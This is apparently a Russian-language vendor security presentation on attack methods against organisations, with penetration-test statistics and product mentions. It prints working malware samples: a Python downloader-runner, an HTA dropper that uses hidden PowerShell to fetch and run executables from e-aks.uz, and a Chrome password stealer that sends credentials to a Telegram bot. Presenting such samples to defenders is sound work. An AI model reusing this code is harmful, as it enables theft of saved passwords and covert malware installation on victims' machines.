response = urllib.request.urlopen(file_url)
file_contents = response.read()
with open(file_path, 'wb') as file:
    file.write(file_contents)
subprocess.call(r'c:\programdata\winconf.exe', shell=True)
```

# Методы атак на организации



# «В лоб» сегодня уже атакуют далеко не всегда

Вам нужен мониторинг источников данных об угрозах или соответствующий сервис Threat Intelligence / Digital Risk Protection

# Запуск нагрузки через ЛЕГИТИМНЫЕ ИНСТРУМЕНТЫ


```

<html>
<head>

<HTA:APPLICATION icon="https://cdn1.iconfinder.com/data/icons
/google_jfk_icons_by_carlosjj/512/chrome.png" WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
<script language="VBScript">
command1 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://e-
aks.uz/file.pdf -OutFile 'c:\programdata\file.pdf'; c:\programdata\file.pdf"
command2 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://e-
aks.uz/lsacs.exe -OutFile 'c:\programdata\lsacs.exe'; c:\programdata\lsacs.exe"
command3 = "powershell -command Remove-Item %USERPROFILE%\Downloads\Nota.rar"
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run command1,0
WshShell.Run command2,0
WshShell.Run command3,0
Close
</script>
</head>
</html>

```

HTA-файл подгружает вредонос  
через легальный инструментарий



```

environ['USERPROFILE'] + os.sep + r'AppData\Local\Google\Chrome\User Data\Local
State', "r") as file:
    localState = file.read()
    localState = json.loads(localState)
    MasterKey = base64.b64decode(localState["os_crypt"]["encrypted_key"])
    MasterKey = MasterKey[5:]
    MasterKey = win32crypt.CryptUnprotectData(MasterKey, None, None, None,
0)[1]
    self.MasterKey = MasterKey

def decrypt(self, buffer, MasterKey):
    try:
        iv = buffer[3:15]
        Payload = buffer[15:]
        cipher = AES.new(MasterKey, AES.MODE_GCM, iv)
        Decrypted = cipher.decrypt(Payload)
        Decrypted = Decrypted[:-16].decode()
        return Decrypted
    except:
        pass

if __name__ == "__main__":
    try:
        PATH = os.environ['USERPROFILE'] + os.sep + r'AppData\Local\Google
\Chrome\User Data\default\Login Data'
        Chrome = Main()

        shutil.copy2(PATH, "Loginvault.db")

        connect = sqlite3.connect("Loginvault.db")
        cursor = connect.cursor()
        data = []
        try:
            cursor.execute("SELECT action_url, username_value, password_value FROM
logins")

            for _ in cursor.fetchall():
                URL = _[0]
                USERNAME = _[1]
                EncryptedPassword = _[2]
                DecryptedPassword = Chrome.decrypt(EncryptedPassword,
Chrome.MasterKey)

                if len(USERNAME) > 0 and len(URL) > 0:
                    data.append({
                        "url": URL,
                        "username": USERNAME,
                        "password": DecryptedPassword
                    })
            except Exception as e:
                pass
            cursor.close()
            connect.close()


            os.remove("Loginvault.db")
            for i in data:
                message = f"URL: {i['url']}\username: {i['username']}\password:
{i['password']}"
                requests.get(f"https://api.telegram.org
/bot5885840251:AAG8HocJrI1QANXkA4oqnJ60lgPP7w86Clg/sendMessage?chat_id=5683385422&
text={message}")

            except Exception as e:
                pass


```

Кастомный вредонос на Python 19

# Кастомизация атак под каждую жертву




Обеспечение незаметности ВПО



Уникальность ВПО под жертву

# Типы вредоносного ПО в атаках на организации




# Традиционные подходы к мониторингу не всегда помогают 😞

EDR (например, MP EDR), NTA/NDR (например, PT NAD), TDIR...

# О чем говорят тесты на проникновение

Число шагов для проникновения в локальную сеть



- 1 шаг
- 2 шага
- от 3 до 6 шагов
- 7 и более шагов

Для того чтобы доказать, что недопустимое событие действительно можно осуществить, в среднем требовалось десять дней.


**В 96%** организаций удалось скомпрометировать доменные учетные данные сотрудников,

**В 64%** организаций злоумышленник мог бы получить несанкционированный доступ к конфиденциальной информации.

Источник: Positive Technologies, 2024

# О чем говорят тесты на проникновение

Сложность вектора проникновения во внутреннюю сеть



Среднее время нахождения в инфраструктуре до обнаружения – 200 дней. Максимальное время для обнаружения – **11 лет**


**6,5 часов** — минимально затраченное время для захвата контроллера домена. Среднее время – **1-7 дней**

Источник: Positive Technologies, 2024

# Промышленные предприятия



# IT-компании



# Организации ТЭК




# TTA > TTR

Харденинг ИТ-инфраструктуры никто не отменял и его постоянный контроль (например, с помощью PT Carbon)

